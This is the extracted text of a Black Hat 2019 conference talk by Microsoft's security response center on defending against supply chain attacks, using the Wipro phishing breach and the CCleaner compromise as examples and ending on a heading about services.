



**black hat**<sup>®</sup>

USA 2019

AUGUST 3-8, 2019

MANDALAY BAY / LAS VEGAS

## The Enemy Within Modern Supply Chain Attacks

Eric Doerr, GM

Microsoft Security Response Center (MSRC)

 @edoerr

We all know the world rests on a giant turtle...




1. Terry Pratchett, *The Color of Magic*, 1983

Turtles all the way down...



*I'm in your supply chain,  
and you're in mine.  
We're in this together.*

# Am I in your supply chain?



# Are you in mine?

- Linux is the most popular OS on Azure
- >35k unique OSS projects
- >10K 3<sup>rd</sup> party tools
- Surface, Hololens, Xbox hardware suppliers
- Server infrastructure in the Microsoft cloud
- And more...

# Media is overly focused on hardware

Search

**Bloomberg**

Cybersecurity

## New Evidence of Hacked Supermicro Hardware Found in U.S. Telecom

## WHAT HAPPENED WITH SUPERMICRO?

by: [Bob Baddeley](#)

[f](#) [t](#)

[41 Comments](#)

May 14, 2019

Supply chain > hardware

## Trump administration bans federal agencies from buying Huawei, ZTE tech

**TE**

Zack Whittaker @zackwhittaker / 1 hour ago

[Comment](#)

I'm not talking about...



OR



And definitely not



# Evaluating supply chain risk

# How we think about Supply Chain Risk



Hardware



Software



Services



People

# How do we defend Microsoft?

Commonalities & differences

# Microsoft environment today

**135K** Number of employees

**120+** Number of countries with Microsoft offices

**630B** Authentication requests per month

**420K** Managed devices hitting the network

**94%** On-premises workload reduction


**842K** Microsoft Teams meetings/month

**3M** Transactions on the sales platform per day

**200+** Cloud based services

**100+** Data Centers worldwide

# Microsoft Cloud



> 100

Data Centers

54 140

Regions

Countries

**Microsoft is a complex company to defend... how do we do it?**

# Cyber Defense Operations Center – Defending as One

- Centralized hubs for cybersecurity and defense; uniting personnel from each defender team
- Shared technology, analytics, playbooks
- Shared locations, and more importantly a commitment to “defend together”
- **24 x 7 x 365** protection of Microsoft platform and customers



Let's talk about people



# There are people in your supply chain

**KrebsOnSecurity**

In-depth security news and investigation



## 15 Experts: Breach at IT Outsourcing Giant Wipro

APR 19

Indian information technology (IT) outsourcing and consulting giant **Wipro** Ltd. [NYSE:WIT] is investigating reports that its own IT systems have been hacked and are

ADVERTISING/SPEA

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## Posts Tagged: Wipro data breach

A Little Sunshine / Breadcrumbs — 47 Comments

## 18 Wipro Intruders Targeted Other Major IT Firms

APR 19

## Wipro confirms attack on IT systems, hires forensic investigation firm

"We detected a potentially abnormal activity in a few employee accounts on our network due to an advanced phishing campaign" Wipro said in a statement.

Jochelle Mendonca | ETtech | Updated: April 17, 2019, 09:51 IST

## Incident Of The Week: Inside The Phishy Wipro Breach

IT outsourcing giant was hit by a cyber security attack that has created a buzz around 'what not to do'

Tags: Cyber Security IT Outsourcing Incident Of The Week Phishing Phishing Scam Breach Wipro  
Brian Krebs KrebsOnSecurity CISO



Alarice Rajagopal

04/19/2019



## WHAT ARE THEY AFTER?

It appears the attackers in this case are targeting companies that in one form or another have access to either a ton of third-party company resources, and/or companies that can be abused to conduct gift card fraud.

## Breaking Down The Wipro Breach -- And What It Means For Supply Chain Security




Kate O'Flaherty Senior Contributor

Cybersecurity

I'm a cybersecurity journalist.

# People Supply Chain Example



## Response

- Risk assessment and vendor inventory audit performed
- Block newly identified malicious domains
- Precautionary reset of credentials for vendor accounts
- Additional monitoring of systems belonging vendor employees
- Windows Defender signature deployed to detect adversary's specific Mimikatz Binary

# Practical Advice

## Securing people in your supply chain

- Always “assume breach”
- Strict inventory of vendor & partner access
- Automated policy governance where possible
- Follow principle of least privilege
- Provide devices and/or virtual monitoring
- Any privileged access needs tighter controls (MFA etc) and detection systems in place

Let's talk about software



# There is software in your supply chain


The image is a screenshot of a blog post header from Avast. At the top left is the Avast logo and the word 'blog'. At the top right is a link to 'Visit avast.com' and a hamburger menu icon. Below the navigation is a yellow button with a left-pointing arrow and the text 'THREAT RESEARCH'. The main title of the article is 'Recent findings from CCleaner APT investigation reveal that attackers entered the Piriform network via TeamViewer'. Below the title is a blue banner image showing a circuit board with glowing green lines and text. At the bottom of the banner is a circular profile picture of a man, followed by his name 'Ondrej Vlcek' and the date '17 April 2018'.

avast blog

Visit avast.com


← THREAT RESEARCH

## Recent findings from CCleaner APT investigation reveal that attackers entered the Piriform network via TeamViewer



  
Ondrej Vlcek  
17 April 2018

# Software Supply Chain Example



## Response

- Performed audit of software usage to assess risk if software was compromised
- Update policy to block remote access software
- Notifications sent to impacted employees
- AppLocker and firewall blocks put in place
- Updated contracts with suppliers

# Practical Advice

## Securing Software in your supply chain

### Pre-Selection



Shortlist software solutions and suppliers with strong security credentials.

Kick off security engagements during RFP and shortlisting phase.

### Selection



*Risk Profiling & Assessment Services*

Enable the selection of software solutions and suppliers which adhere to defined Microsoft Security requirements.

Perform security assurance prior to contract negotiations to enable customers/business groups to make risk-based decision.

### Contract



*Standard Contract Language Review & Contract Negotiation Consulting*

Apply enforceable terms to contracts in relation to Microsoft Security and Privacy requirements.

### Onboard



*Remediation*

Ensure customers/business groups are aware of any ongoing expectations related to their chosen software solutions and suppliers.

Ensure suppliers are committed to the requirements set forth for their software solutions and organization, and their responsibility to remediate any known or open issues.

### Monitor



*Risk Profiling Continuous Monitoring*

Perform monitoring and periodic re-assessments based on the status of and changes to the risk profiles.

Investigate changes in risk assessment and move to termination if they cannot be quickly addressed.

### Terminate



*Termination Support*

Implement necessary safeguards for solutions being decommissioned and provide termination support.

Perform periodic review of software solution usage and contract information to identify solutions which are inactive or expected to be decommissioned.

Let's talk about services



**Do you inventory every service you use?**

# Upstream vs. Downstream


## Upstream

- DNS
- PKI
- Cloud service providers
- VPN service providers
- ISPs
- Any business partner you rely on to provide you services

## Downstream

- Financial outsourcing
- Content delivery networks
- Distribution services (e.g. Github, Dropbox, etc.)
- Push networks
- Any business partner that helps you provide services to your customers

# Services supply chain example



